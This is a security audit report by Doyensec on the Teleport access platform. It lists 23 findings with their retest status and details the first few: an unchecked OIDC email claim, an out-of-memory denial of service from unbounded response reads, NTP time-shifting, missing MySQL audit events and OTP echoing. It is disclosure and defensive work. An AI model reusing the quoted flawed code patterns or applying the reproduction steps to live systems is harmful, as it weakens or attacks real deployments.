Security Auditing Report

Teleport Core Testing Q1 2022

Prepared for: Gravitational, Inc. DBA Teleport
Prepared by: Lorenzo Stella, Norbert Szetei, Mohamed Ouad
Date: December 23rd, 2022

Table of Contents

Revision History

Version	Date	Description	Author
1	02/25/2022	First release of the final report	Lorenzo Stella, Norbert Szetei, Mohamed Ouad
2	02/25/2022	Peer Review	Norbert Szetei
3	02/25/2022	Peer Review	Lorenzo Stella
4	03/24/2022	Peer Review	Anthony Trummer
5	12/23/2022	Retesting Update	Norbert Szetei

Contacts

Company	Name	Email
Gravitational, Inc	Russell Jones	rjones@gravitational.com
Gravitational, Inc	Sasha Klizhentas	sasha@gravitational.com
Gravitational, Inc	Alexey Kontsevoy	alexey@gravitational.com
Doyensec, LLC	Luca Carettoni	luca@doyensec.com
Doyensec, LLC	John Villamil	john@doyensec.com

Executive Summary

Overview

Gravitational, Inc (DBA "Teleport") engaged Doyensec to perform a security assessment of the Teleport platform. Gravitational Teleport is a cloud-native gateway for managing access to clusters of servers, consolidating connectivity, authentication, authorization, and audit into a single platform.

The project commenced on 02/07/2022 and ended on 02/25/2022 requiring three (3) security researchers, for a total of forty (40) person/days. The project resulted in twenty-three (23) findings of which four (4) were rated as *Medium* or *High* severity.

In December 2022, Doyensec performed a retesting of the Teleport platform and confirmed the effectiveness of the applied mitigations. Except for two (2) informational severity issues, all vulnerabilities were mitigated in a timely manner by the Teleport Team.

This deliverable represents the state of all discovered vulnerabilities as of 12/23/2022. The retesting was performed using the latest version (Commit ID 431d6e4) and the Teleport Connect v11.1.2.

The project consisted of a manual web application security assessment, source code review, and dynamic instrumentation of the command line tools. Testing was conducted remotely from Doyensec EMEA and US offices.

Scope

Through meetings with Gravitational, the scope of the project was clearly defined:

- Identify misconfigurations and vulnerabilities in Teleport Community and Enterprise
- Evaluate the overall security posture and best practices compared to other industry peers

We list the agreed-upon assets below:

- Teleport Community
  - https://github.com/gravitational/teleport
- Teleport Enterprise
  - https://github.com/gravitational/teleport.e
- Teleport internal dependencies

The testing took place in a development environment using the latest version of the software at the time of testing.

Specifically, this activity was performed on the following releases:

- Teleport v8.1.5
  - https://github.com/gravitational/teleport/releases/tag/v8.1.5
  - 3279a1b9da706c6dc583a560bab46aff9d329c63 from *master* branch
  - 788e178cbbeee779e1bd5c90c45efcd91410f528 from *teleterm* branch
- Teleport Enterprise
  - e9c0cb35467bc9cae40f2b55ca16cbc3e0ff6f07 from *master* branch
- Gravitational Web Applications and Packages (webapps)
  - https://github.com/gravitational/webapps
  - 41b779f72e4e042e9dd7911392a003ce91357879 from *master* branch
  - 7906a09b0bd4d086849d3a1580dc182c6b8782a4 from *teleterm* branch

Scoping Restrictions

During the engagement, Doyensec did not encounter any major difficulties testing the functionalities of the application. The Gravitational engineering team was very responsive in debugging any issue to ensure a smooth assessment.

While testing included the review of the Teleport internal dependencies, Doyensec did not perform a complete source code review for all packages.

It is also important to notice that Teleport is a highly flexible platform in which several configurations can be customized by the end-user. For instance, permissions for roles/users are completely customizable, hence Doyensec focused on vulnerabilities in the core logic instead of enumerating potential misconfigurations in user-defined policies.

Findings Summary

Doyensec researchers discovered and reported twenty-three (23) vulnerabilities in the Teleport platform. While most of the issues are departures from best practices and *Low* severity flaws, Doyensec identified three (3) *Medium* severity and one (1) *High* severity issues that can be leveraged to compromise the confidentiality, integrity, and availability of the solution.

It is important to reiterate that this report represents a snapshot of the security posture of the environment at a point in time.

The findings included multiple vulnerabilities in both the design and implementation of some features. Many Insecure Design issues were identified, related to an incomplete audit log for DB events (TEL-Q122-4), web-based content spoofing (TEL-Q122-9), and an hardening improvement to protect against NTP time shifting attacks (TEL-Q122-3). Other findings in the same category were related to the alpha Teleport Terminal client, lacking a secure Electron.js framework usage (TEL-Q122-19, 21, 22, 23).
A number of Denial Of Service (DoS) issues were also identified during the engagement, but were only exploitable from authenticated attack positions. A number of Insufficient Authentication and Session Management practices were highlighted, involving the IdP-provided user claims in the OpenID integration (TEL-Q122-1), unremovable MFA devices (TEL-Q122-7), and the use of `localStorage` instead of `sessionStorage` (TEL-Q122-10).
The project also brought to light an outstanding issue concerning a privileged file write primitive abusing a time-of-check to time-of-use condition (TEL-Q122-16), which if exploited, can result in a local privilege escalation to the system user running the Teleport daemon. Doyensec also proposed several hardening improvements that would make the overall platform more resilient against attacks.

Considering the overall complexity of the platform and the numerous endpoints, the security posture of the reviewed APIs was found to be in line with industry best practices.

At the design level, Doyensec found the system to be well architected with the exclusion of the following aspects:

- An insecure usage of the Electron.js framework for the Teleport Terminal desktop application
- Unsafe creation of temporary files with insecure permissions and consequent elevation by the Teleport daemon

Recommendations

The following recommendations are proposed based on studying the Teleport security posture and vulnerabilities discovered during this engagement.

Short-term improvements

- Work on mitigating the discovered vulnerabilities. You can use **Appendix B** - Remediation Checklist to make sure that you have covered all areas

Long-term improvements

- Remove the `com.apple.security.cs.allow-unsigned-executable-memory` entitlement from the Teleport Terminal application bundle

and distribute a code-signed build of the app.

- Avoid insecure React practices and development escape hatches for frontend code, such as using `ref`s, injecting props into new elements, or using spreading for JSX attributes. Direct DOM access manipulation should always be avoided.

Methodology

Overview

Doyensec treats each engagement as a fluid entity. We use a standard base of tools and techniques from which we built our own unique methodology. Our 30 years of information security experience has taught us that mixing offensive and defensive philosophies is the key to standing against threats. Thus we recommend a *whitebox* approach combining dynamic fault injection with an in-depth study of the source code to maximize the ROI on bug hunting.

During this assessment, we have employed standard testing methodologies (e.g., OWASP Testing guide recommendations), as well as custom checklists, to ensure full coverage of both code and vulnerability classes.

Setup Phase

Gravitational provided access to the online environment, source code repositories, and binaries for all components in scope.

In addition to the testing environment setup by Gravitational, Doyensec created multiple virtual machines to test different configurations and setup.

Tooling

When performing assessments, we combine manual security testing with state-of-the-art tools in order to improve efficiency and efficacy of our effort.

During this engagement, we used the following tools:

- Burp Suite
- Protobuffer Decoder
- Protoc
- Nikto
- SSLScan
- Nmap
- Gosec
- golangci-lint
- Curl, netcat and other Linux utilities

Web Application and API Techniques

Web assessments are centered around the data sent between clients and servers. In this realm, the principle audit tool is Burp Suite. However, we also use a large set of custom scripts and extensions to perform specific audit tasks. We focus on authorization, authentication, integrity and trust. We study how data is interpreted, parsed, stored, and relayed between producers and consumers.

We subvert the client with malicious data through reflected and DOM based Cross Site Scripting and by breaking assumptions in trust. We test the server endpoints for injection style flaws including, but not limited to, SQL, template, XML, and command injection flaws. We look at each request and response pair for potential Cross Site Request Forgery and race conditions. We study the application for subtle logic issues, whether they are authorization bypasses or insecure object references. Session storage and retrieval is scrutinized and user separation is thoroughly tested.

Web security is not limited to popular bug titles. Doyensec researchers understand the goals and needs of the application to find ways of breaking the assumed control flow.

Desktop and Server Applications

Doyensec has extensive experience finding flaws in thick clients, standalone binaries, and server daemons. We write customized tools to map out control flow and study an application's behavior and internals. Mapping out attack surface, whether local or remote, is paramount to a

successful engagement. Doyensec also studies the application's ecosystem, looking for potential pitfalls and common misconceptions.

Fuzzing and instrumentation are important parts of the SDLC which we use to test an application's response to untrusted data. Doyensec has a mature, automated, and flexible fuzzing framework which will be customized to meet the needs of the target and detect its response to malicious input continuously over the testing period.

We deconstruct the application looking for privacy leaks and secrets. We understand the storage, transmission, and protection of user information is critical, along with the server-side handling of user provided data.

Electron Apps Testing

Doyensec was the first security company to publish a comprehensive security overview of the Electron framework during BlackHat USA 2017. Since then, we have reported dozens of vulnerabilities in the framework itself and many popular Electron-based applications.

Thanks to our research efforts, we have extensive experience in analyzing desktop runtime environments based on web technologies. During our testing effort, we will review security mechanisms that ensure isolation between sites, facilitate web security protections and prevent untrusted remote content to compromise the security of the host. We write custom tools to map out control flow and study an application's behavior and internals. Mapping out the attack surface, whether local or remote, is paramount to a successful engagement. Doyensec also studies the application's ecosystem, looking for potential pitfalls and common misconceptions.

Static analysis and instrumentation are important parts of the testing process we use to test an application's response to untrusted data. Doyensec combines manual security testing with a mature Electron.js security testing tool (https://github.com/doyensec/ electronegativity) which will be customized to meet the needs of the target.

We take apart the application looking for privacy leaks and secrets. Storage, transmission, and protection of user information is critical.

Project Findings

The table below lists the findings with their associated ID and severity. The severity ranking and vulnerability classes are defined in **Appendix A** at the end of this document. The vulnerability class column groups the entry into a common category, while the status column refers to whether the finding has been fixed at the time of writing.

This table is organized by time of discovery. The issues at the top were found first, while those at the bottom were found last. Presenting the table in this fashion has a number of benefits. It inherently shows the path our auditing took through the target and may also reveal how easy or difficult it was to discover certain findings. As a security engagement progresses, the researchers will gain a deeper understanding of a target which is also shown in this table.

Findings Recap Table (after retesting)

ID	Title	Vulnerability Class	Severity	Status
TEL-Q122-1	**Email Verification Claim Returned By OpenID Provider Not Checked**	**Insufficient Authentication and Session Management**	**Low**	**Closed**
Comment	The issue was remediated in https://github.com/gravitational/teleport/commit/43b9c638c3d5873a65b190b63b4ed40ca3f17ed5 by checking the `email_verified` claim.			
TEL-Q122-2	**Unauthenticated OOM Denial Of Service Reading OpenID Provider Responses**	**Denial of Service (DoS)**	**Low**	**Closed**
Comment	Go OpenID Connect client was adjusted to read at most 1048577B (~1MB) data, mitigating the issue (https://github.com/gravitational/go-oidc/blob/565913e784b761529d33beaa669dfa04d6472aa0/oidc/provider.go#L652).			
TEL-Q122-3	**Potential NTP Spoofing Attacks & Mitigations**	**Insecure Design**	**Informational**	**Open**
Comment	Due to the low severity and impact, the issue is still not fixed, and the customer accepted the risk.			
TEL-Q122-4	**Missing Audit Trail For Some Database Command Events**	**Insecure Design**	**Low**	**Closed**
Comment	The developers extended the audit logging functionality to include the dangerous internal MySQL commands, such as `COM_CREATE_DB`, `COM_DROP_DB`, and `COM_PROCESS_KILL`. Therefore, the issue was mitigated in the pull request https://github.com/gravitational/teleport/pull/11914.			
TEL-Q122-5	**Disable OTP Code Echoing In Terminal**	**Information Exposure**	**Informational**	**Closed**


ID	Title	Vulnerability Class	Severity	Status
Comment	The `AskOTP` function was redesigned to use the `prompt.Password` https://github.com/gravitational/teleport/pull/11346. Both static and dynamic analysis confirmed that the vulnerability was remediated.			
TEL-Q122-6	**Denial Of Service Via Multiple Websocket Connections**	**Denial of Service (DoS)**	**Medium**	**Closed**
Comment	Dynamic testing confirmed that developers mitigated the issue, and the Teleport server correctly enforced the limits for Websocket connections.			
TEL-Q122-7	**Creation Of Unremovable MFA Devices**	**Insufficient Authentication and Session Management**	**Low**	**Closed**
Comment	The dynamic analysis confirmed that the issue is fixed, and now it is possible to remove the devices with special characters without them being decoded.			
TEL-Q122-8	**Plain HTTP U2F Facets Allowed In Configuration**	**Insufficient Cryptography**	**Informational**	**Closed**
Comment	The issue is currently mitigated by removing the U2F functionality. Starting on Teleport v10, WebAuthn replace U2F (https://goteleport.com/docs/access-controls/guides/webauthn/). If the user still tries to use it, the Teleport daemon prevents the starting with the following message: *Second Factor "u2f" is deprecated and marked for removal, using "webauthn" instead. Please update your configuration to use WebAuthn.*			
TEL-Q122-9	**Content Spoofing Via Not Found Messages**	**Insecure Design**	**Low**	**Closed**
Comment	Instead of reflecting the part of the URL, the application displays only the message with "*The requested path could not be found.*" This mitigates the issue.			
TEL-Q122-10	**LocalStorage Used For Session Tokens**	**Insufficient Authentication and Session Management**	**Low**	**Closed**
Comment	As we verified using the custom Teleport build, https://github.com/gravitational/webapps/pull/1275 implements a fix that remediates the issue.			
TEL-Q122-11	**Keypair Generation Function Ignoring Provided Pass-phrases**	**Insufficient Cryptography**	**Low**	**Closed**
Comment	The issue was remediated by simplifying the generation scheme and by removing unused password support (https://github.com/gravitational/teleport/pull/12113).			
TEL-Q122-12	**Incorrect Handling Of Large Request Bodies Leads to Jira Bot Messages Being Discarded**	**Denial of Service (DoS)**	**Low**	**Closed**
Comment	The issue was resolved by implementing the truncation for the reason field in https://github.com/gravitational/teleport-plugins/pull/634 .			
TEL-Q122-13	**Access Requests Denial Of Service Via Request Reason**	**Denial of Service (DoS)**	**Medium**	**Closed**

ID	Title	Vulnerability Class	Severity	Status
Comment	The issue is resolved by ensuring that the maximum request reason attribute is no longer than 4096 bytes (https://github.com/gravitational/teleport/pull/13298/commits/49c1d87361f1ab47e58e872992ad168f07c77a16).			
TEL-Q122-14	**Insecure Default Permissions For SQLite Database File**	**Insufficient Authorization**	**Informational**	**Closed**
Comment	The Teleport developers implemented hardening for the SQLite permissions in https://github.com/gravitational/teleport/pull/12096, remediating the vulnerability.			
TEL-Q122-15	**Insecure File Removal Via AgentForwardRequest**	**Insufficient Authorization**	**Informational**	**Open**
Comment	During static and dynamic analysis, we discovered that the issue was not fixed. The remediation for TEL-Q122-16 replaces some logic, and the directory with the socket has correctly set all permissions. However, the directory content is still removed using the permissions of the process running the teleport daemon (e.g., root). Since the issue is considered as a hardening mitigation with informational severity only, we assume the customer accepted the risk.			
TEL-Q122-16	**TOCTOU Via ListenUnixSocket Allowing Changing Ownership For Arbitrary File**	**Time-of-Check to Time-of-Use (TOCTOU)**	**High**	**Closed**
Comment	The issue was resolved in https://github.com/gravitational/teleport/pull/13298/commits/d2e74bc6e738c4e797573932229da904d959d8e0 by implementing robust mitigations. As we verified statically and dynamically, privilege escalation is no longer possible.			
TEL-Q122-17	**Missing Hardening Setting For Main Teleterm Window**	**Security Misconfiguration**	**Informational**	**Open**
Comment	The developer team appropriately adjusted all remaining flags except for the `sandbox` attribute. Due to the low impact, the customer accepted the risk for such remaining `webPreferences` setting.			
TEL-Q122-18	**Outdated Electron Version In Use**	**Components With Known Vulnerabilities**	**Low**	**Closed**
Comment	The Electron version was upgraded from the version v13.2.3 to v21.2.3, mitigating all mentioned issues.			
TEL-Q122-19	**Missing Limitations Of Navigation Flows To Untrusted Origins In Teleterm**	**Insecure Design**	**Medium**	**Closed**
Comment	The Teleterm significantly reduced the navigation from WebView https://github.com/gravitational/webapps/blob/2a5c16c7f5e95727a5f71b45b6dcc98d63b97fe5/packages/teleterm/src/main.ts#L106, hence we consider the issue resolved.			
TEL-Q122-20	**Lack Of Secure Keyboard Entry Protection In Teleterm**	**Information Exposure**	**Low**	**Closed**

ID	Title	Vulnerability Class	Severity	Status
Comment	Dynamic tests using "`Teleport Connect-11.1.2.dmg`" confirmed the application is no longer vulnerable. For the *Password* inputs (e.g., during authentication) the `EnableSecureEventInput` is automatically enforced by the input field https://chromium.googlesource.com/chromium/src.git/+/refs/heads/main/ui/base/cocoa/secure_password_input.mm#22. This way, an attacker cannot use the keylogger to intercept the victim's credentials.			
TEL-Q122-21	**Missing File Handler Protections In Teleterm**	**Insecure Design**	**Low**	**Closed**
Comment	The vulnerability was resolved by adding `protocolHandler.ts` in https://github.com/gravitational/webapps/pull/1025.			
TEL-Q122-22	**Lack Of Permission Request Handlers In Teleterm**	**Insecure Design**	**Low**	**Closed**
Comment	The Teleterm application was adjusted to deny all permission. Additionally, the confirmation dialog was implemented for future permission requests. (https://github.com/gravitational/webapps/pull/986)			
TEL-Q122-23	**Missing Content-Security-Policy In Teleterm**	**Insecure Design**	**Informational**	**Closed**
Comment	The pull requests https://github.com/gravitational/webapps/pull/987 implements a Content Security Policy. We consider the issue as remediated.			


Findings per Severity

The table below provides a summary of the findings per severity.



Findings per Type

The table below provides a summary of the findings per vulnerability class.



TEL-Q122-1. Email Verification Claim Returned By OpenID Provider Not Checked	
Severity	**Low**
Vulnerability Class	Insufficient Authentication and Session Management
Component	https://github.com/coreos/go-oidc/blob/v3/oidc/oidc.go#L234
Status	Closed

Description

The OpenID Connect 1.0 specification defines a set of Standard Claims[1] (§ 5.1). An optional member of these Standard Claims is "`email_verified`", a boolean value which is:

> *"True if the End-User's e-mail address has been verified; otherwise false. When this Claim Value is true, this means that the OP took affirmative steps to ensure that this e-mail address was controlled by the End-User at the time the verification was performed."*

While the meaning of a verified email address is context-specific, the trust framework between the OpenID Provider and Teleport (the Relying Party) can provide a higher level of assurance because of the security requirements of Teleport. It is then reasonable to assume that if included by the provider, the value should be checked for a `True` value. This Standard Claim is supported by the CoreOS' Go OpenID Connect client library in its v3 when providing the *UserInfo* claims. Some changes to v1 (`oidc/identity.go`) should be implemented by Teleport to support said member.

Reproduction Steps

Using an Enterprise edition of Teleport, configure the auth server to use OIDC authentication instead of the local user database as shown in https://goteleport.com/docs/enterprise/sso/oidc/. Using a controlled identity provider (e.g., through Auth0), return the `email_verified` to `False`.

Impact

Medium, federated identity providers handle email verification and can report that users own an unverified email address. If the Provider supports guest accounts (e.g., Azure AD), the same access level as the rest of the users authenticating with that tenant shouldn't be granted.

Complexity

Medium, an attacker needs to abuse a provider's ability to allow unverified authentications and a badly configured OIDC connector configuration with a loose mapping between claims and roles.

[1] https://openid.net/specs/openid-connect-core-1_0.html#StandardClaims

Remediation

Teleport should reject OIDC tokens with a claim `email_verified` set to `False`. For usability or testing purposes, provide a special opt-out configuration option allowing users with an unverified email address to access the cluster.

Resources

- "Use Verified Email in User Profiles", Auth0 Docs
  https://auth0.com/docs/manage-users/user-accounts/user-profiles/verified-email-usage

TEL-Q122-2. Unauthenticated OOM Denial Of Service Reading OpenID Provider Responses	
Severity	**Low**
Vulnerability Class	Denial of Service (DoS)
Component	go-oidc@v0.0.5/oidc/provider.go:652
Status	Closed

Description

In Teleport, the OpenID Connect (OIDC) connector for Single Sign-On (SSO) can be leveraged to load large chunks of content into the server's memory.

Specifically, in order to preserve the query parameters in the `discoveryURL`, Teleport introduced several changes in the `provided.go` Go module. The changes also affected the `Get` function, which loads the response using the `ReadAll` function from `ioutil` to unmarshal the request body:

```
func (r *httpProviderConfigGetter) Get() (cfg ProviderConfig, err error) {
    // If the Issuer value contains a path component, any terminating / MUST be
removed before
    // appending /.well-known/openid-configuration.
    // https://openid.net/specs/openid-connect-
discovery-1_0.html#ProviderConfigurationRequest
    //
    // This code path has to properly re-append query url that is required by
some providers
    // e.g. IBM to function, so
    // https://example.com/id?a=b has to become https://example.com/id/.well-
known/openid-configuration?a=b
    // for IBM IDP to function properly
    u, err := url.Parse(r.issuerURL)
    if err != nil {
        return cfg, trace.Wrap(err)
    }
    u.Fragment = ""
    u.Path = strings.TrimSuffix(u.Path, "/") + discoveryConfigPath
    discoveryURL := u.String()
    req, err := http.NewRequest("GET", discoveryURL, nil)
    if err != nil {
        return cfg, trace.Wrap(err)
    }

    resp, err := r.hc.Do(req)
    if err != nil {
        return cfg, trace.ConvertSystemError(err)
    }
    defer resp.Body.Close()

    data, err := ioutil.ReadAll(resp.Body)
    if err != nil {
        return cfg, trace.Wrap(err)
    }
```

```
        if err = json.Unmarshal(data, &cfg); err != nil {
            return cfg, trace.Wrap(err, "failed to decode provider response %q",
string(data))
        }
```

When attempting to read the request body `resp.Body` for fetching the configuration information about the Identity Provider (IdP), the function will read in the incoming JSON and attempt to deserialize the OIDC configuration data. This results in the entire JSON being loaded into memory from a remote network request. An attacker could abuse this implementation to load large chunks of content into the server's memory, causing an Out-Of-Memory (OOM) error condition.

Reproduction Steps

Using an Enterprise edition of Teleport, configure Teleport's Auth server to use OIDC authentication instead of the local user database as shown in https://goteleport.com/docs/enterprise/sso/oidc/. A controlled identity provider can stream a very large response body when the OpenID configuration is requested. The Teleport daemon memory can consequentially increase request after request until an out-of-memory condition occurs.

Impact

Medium. Depending on whether the unpacking occurs into memory or into the disk the process could be either killed by the Out Of Memory (OOM) Manager or the disk space could be exhausted, interrupting the audit log processing, storage, and therefore its availability.

Complexity

High. The OOM DoS requires a malicious OP to be added as an OIDC auth connector, which already requires a high level of access. Alternatively, a compromise of a trusted OP is required.

Remediation

Avoid loading arbitrary data into memory regardless of the size. Limit the size of a valid JSON tree and return an error closing the connection when it consumes a substantial amount of memory, especially for unauthenticated remote endpoints. While reading the data, Teleport should stop after reaching a reasonable limit. To easily do that `io.LimitReader()`[2] may be used, where it is possible to specify the requested maximum amount of bytes to read, e.g.:

```
limited := io.LimitReader(fz, 40*1024*1024)
s, err := ioutil.ReadAll(limited)
```

The `io.Reader` returned by `io.LimitReader()` will report `io.EOF` when the data read is more than 40 MB[3].

[2] https://golang.org/pkg/io/#LimitedReader

[3] https://stackoverflow.com/questions/56629115/how-to-protect-service-from-gzip-bomb

Resources

- "Be careful with ioutil.ReadAll in Golang", Haisum Bhatti
  https://haisum.github.io/2017/09/11/golang-ioutil-readall/

TEL-Q122-3. Potential NTP Spoofing Attacks & Mitigations	
Severity	**Informational**
Vulnerability Class	Insecure Design
Component	N/A
Status	Open (Risk Accepted)

Description

Any PKI Infrastructure is particularly sensitive to the correctness of the systems' clocks, since their security relies on the validity of the issued certificates. If a local clock is compromised or misconfigured, an attacker could manipulate and completely bypass the expiration controls for an authentication certificate. Teleport currently relies on the host system time to be accurate and synchronized by NTP or similar and does not ensure that time-shifting attacks are mitigated. As highlighted several times the Network Time Protocol[4,5] or the timeservers' pool[6] can be attacked in multiple ways, both for opportunistic or targeted attacks. For a better defense against these influences, Teleport's dependency on unknown clock providers should be limited.

Reproduction Steps

Different attack strategies can be employed to mount time-shifting attacks, impacting NTP time accuracy and precision. Reproduction experiments using both attacker-controlled NTP servers (e.g. *Chrony*[7]) or off-the-shelf tools for NTP interception and manipulation (e.g. *PentesterES/Delorean*[8]) can be used to confirm the issue.

Impact

An attacker could manipulate time protocols and control the local clock, re-using expired authentication certificates indefinitely.

Complexity

High, a stolen or invalid certificate is required in the first place. Depending on the network protocol (NTP, NTS, NTPsec) or on the default timeservers, an attacker also needs to share the same network segment or compromise/inject a pool of timeservers.

---

[4] Jose Selvi, "Breaking SSL Using Time Synchronisation Attacks", DEF CON 23 https://www.youtube.com/watch?v=hkw9tFnJk8k&t=1975s

[5] Badhwar, Raj. "Network Time Protocol (NTP) Security." The CISO's Next Frontier. Springer, Cham, 2021. 199-205.

[6] Perry, Yarin, Neta Rozen-Schiff, and Michael Schapira. "A Devil of a Time: How Vulnerable is NTP to Malicious Timeservers?." Proceedings of the 28th Network and Distributed System Security Symposium (NDSS 2021). 2021.

[7] https://github.com/cturra/docker-ntp

[8] https://github.com/PentesterES/Delorean

Remediation

Calculate the current date and time impervious to local changes to the host's clock time.

Resources

- "Network Time Security for the Network Time Protocol", NTP Working Group, 2018
  https://tools.ietf.org/id/draft-ietf-ntp-using-nts-for-ntp-10.html

- "NTPSec - a secure, hardened, and improved implementation of Network Time Protocol derived from NTP Classic", NTPsec project
  https://www.ntpsec.org/

TEL-Q122-4. Missing Audit Trail For Some Database Command Events	
Severity	**Low**
Vulnerability Class	Insecure Design
Component	teleport/lib/srv/db/mysql/engine.go
Status	Closed

Description

The exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. A compromised user, an insider threat, or access control failures can all be detected and recorded in case of an extensive logging and monitoring mechanism. This allows for fast and active responses from the security team.

During our features review, we identify a potentially dangerous lack of visibility into the MySQL engine interface. The `receiveFromClient` function doesn't log failed operations for all commands, excluding then several dangerous internal commands, like `COM_CREATE_DB`, `COM_DROP_DB` or `COM_PROCESS_KILL`:

```
func (e *Engine) receiveFromClient(clientConn, serverConn net.Conn, clientErrCh
chan<- error, sessionCtx *common.Session) {
    log := e.Log.WithFields(logrus.Fields{
        "from":   "client",
        "client": clientConn.RemoteAddr(),
        "server": serverConn.RemoteAddr(),
    })
    defer func() {
        log.Debug("Stop receiving from client.")
        close(clientErrCh)
    }()
    for {
        packet, err := protocol.ParsePacket(clientConn)
        if err != nil {
            if utils.IsOKNetworkError(err) {
                log.Debug("Client connection closed.")
                return
            }
            log.WithError(err).Error("Failed to read client packet.")
            clientErrCh <- err
            return
        }
[..]
```

The `ParsePacket` function returns an error log trace only for the following MySQL commands:

- `ERR_HEADER`
- `COM_QUERY`
- `COM_CHANGE_USER`
- `COM_STMT_PREPARE`
- `COM_STMT_SEND_LONG_DATA`
- `COM_STMT_EXECUTE`
- `COM_STMT_CLOSE`

- `COM_STMT_RESET`
- `COM_STMT_FETCH`
- `COM_STMT_BULK_EXECUTE`

Reproduction Steps

Through a DBMS client, issue a database creation or deletion command. Since the `COM_CREATE_DB` or `COM_DROP_DB` are obsolete commands, SQL statements such as `DROP SCHEMA` or `DROP DATABASE` are used by modern clients, even if they are still supported for compatibility with old clients.

Impact

Medium. An attacker could attempt more verbose attacks without the risk of being logged. Allowing for vulnerability probing or snooping to continue without logs can raise the likelihood of successful exploitation. If the audit log or the resources versioning is not detailed and extensive, it could delay forensic analysis performed by the CSIRT and the security team's remediation actions.

Complexity

High. An attacker can leverage this behavior during the connection between a database instance and the Teleport client. The ability to connect to a particular database server is required.

Remediation

The level and content of security monitoring, alerting, and reporting need to be carefully evaluated and should be proportional to the information security risks for a PAM solution like Teleport. Improve the existing audit trail extending the number of different MySQL commands that are ingested.

Resources

- "Logging Cheat Sheet", OWASP Cheat Sheet Series
  https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html

- MySQL Text Protocol
  https://dev.mysql.com/doc/internals/en/text-protocol.html

TEL-Q122-5. Disable OTP Code Echoing In Terminal	
Severity	**Informational**
Vulnerability Class	Information Exposure
Component	teleport/lib/client/api.go
Status	Closed

Description

During the login process, the `directLogin` function is called in cases when the second factor matches with `SecondFactorType("off")` or `SecondFactorType("otp")` objects.

If the second-factor authentication is enabled and set to OTP, the `AskOTP` function is executed in order to prompt the user for the one-time password:

```
func (tc *TeleportClient) directLogin(ctx context.Context, secondFactorType
constants.SecondFactorType, pub []byte) (*auth.SSHLoginResponse, error) {
    password, err := tc.AskPassword()
    if err != nil {
        return nil, trace.Wrap(err)
    }

    // only ask for a second factor if it's enabled
    var otpToken string
    if secondFactorType == constants.SecondFactorOTP {
        otpToken, err = tc.AskOTP()
        if err != nil {
            return nil, trace.Wrap(err)
        }
    }
```

The `AskOTP` function reads the OTP token using the `lineFromConsole` function:

```
// AskOTP prompts the user to enter the OTP token.
func (tc *TeleportClient) AskOTP() (token string, err error) {
    fmt.Printf("Enter your OTP token:\n")
    token, err = lineFromConsole()
    if err != nil {
        fmt.Fprintln(tc.Stderr, err)
        return "", trace.Wrap(err)
    }
    return token, nil
}
[..]
